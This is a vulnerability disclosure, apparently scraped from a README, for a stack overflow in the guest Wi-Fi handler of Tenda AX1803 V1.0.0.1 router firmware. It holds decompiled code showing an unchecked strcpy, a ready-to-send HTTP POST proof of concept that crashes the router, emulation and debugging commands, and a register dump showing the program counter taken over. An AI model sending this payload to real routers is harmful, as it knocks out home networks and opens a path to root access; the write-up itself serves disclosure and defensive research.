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readme.md


Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview：



AX1803 双频千兆WIFI6路由器 资料下载


AX1803 升级软件 V1.0.0.1

关联产品：AX1803　更新日期：2022/7/4

AX1803V2.0/2.1升级说明
硬件版本: V2.0/2.1
软件版本: V1.0.0.1
注意事项:
1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级，升级前请确认产品型号和当前软件版本。
2. 解压下载文件后，登录AX1803管理界面，点击"系统管理"-"设备管理"-"升级"，选择"bin"或"trx"结尾的文件进行升级。
3. 升级过程不能断电，否则会导致机器损坏。

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetWifiGusetBasic function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
memset(v43, 0, sizeof(v43));
puts("WiFi Guest Set");
mibname = wifi_get_mibname("wlan0", "workmode", v43);
GetValue(mibname, s);
v3 = wifi_get_mibname("wlan1", "workmode", v43);
GetValue(v3, v37);
GetValue("bandwidth_mode_listnum", v38);
nptr = (char *)websgetvar(a1, "shareSpeed", "0");
strcpy(v39, nptr);
memset(v44, 0, sizeof(v44));
memset(v45, 0, sizeof(v45));
memset(v46, 0, sizeof(v46));
memset(v47, 0, sizeof(v47));
memset(v48, 0, 0x100u);
memset(v40, 0, sizeof(v40));
memset(v41, 0, sizeof(v41));
websgetvar(a1, "guestSsid", &byte_1EACC5);
websgetvar(a1, "guestWlPwd", &byte_1EACC5);
```

In the `fromSetWifiGusetBasic` function,the `nptr` (the value of `shareSpeed`) we entered is directly copied into the `v39` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v39` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)

2. Attack with the following POC attacks

```
POST /goform/WifiGuestSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

shareSpeed=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


sudo chroot . ./qemu -g 1234 ./bin/tdhttpd
gdb-multiarch ./bin/tdhttpd
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Ubuntu 20.10 amd64
Other Locations
ubifs-root
"ubifs-root" selected (containing 1 item)

```
pen: No such file or directory
pen: No such file or directory
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pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
pen: No such file or directory
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
iFi Guest Set
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
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onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
```


```
Program received signal SIGSEGV, Segmentation fault.
0x61616100 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────[ REGISTERS ]─────────────────────────────
*R0   0xff8d6828 —▸ 0x5f3090 ◂— 0
*R1   0x211
*R2   [illegible] ◂— 0
*R3   0xfffffdf0
*R4   0x61616161 ('aaaa')
*R5   0x61616161 ('aaaa')
*R6   0x61616161 ('aaaa')
*R7   0x61616161 ('aaaa')
 R8   0x0
*R9   0x61616161 ('aaaa')
*R10  0x61616161 ('aaaa')
*R11  0x61616161 ('aaaa')
*R12  0x40
*SP   0xfffeec08 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaa' */
*PC   0x61616100 ('\x00aaa')
─────────────────────────────[ DISASM ]─────────────────────────────
Invalid address 0x61616100
─────────────────────────────[ STACK ]─────────────────────────────
00:0000│ sp 0xfffeec08 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa' */
... ↓        7 skipped
─────────────────────────────[ BACKTRACE ]─────────────────────────────
 ► f 0 0x61616100
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.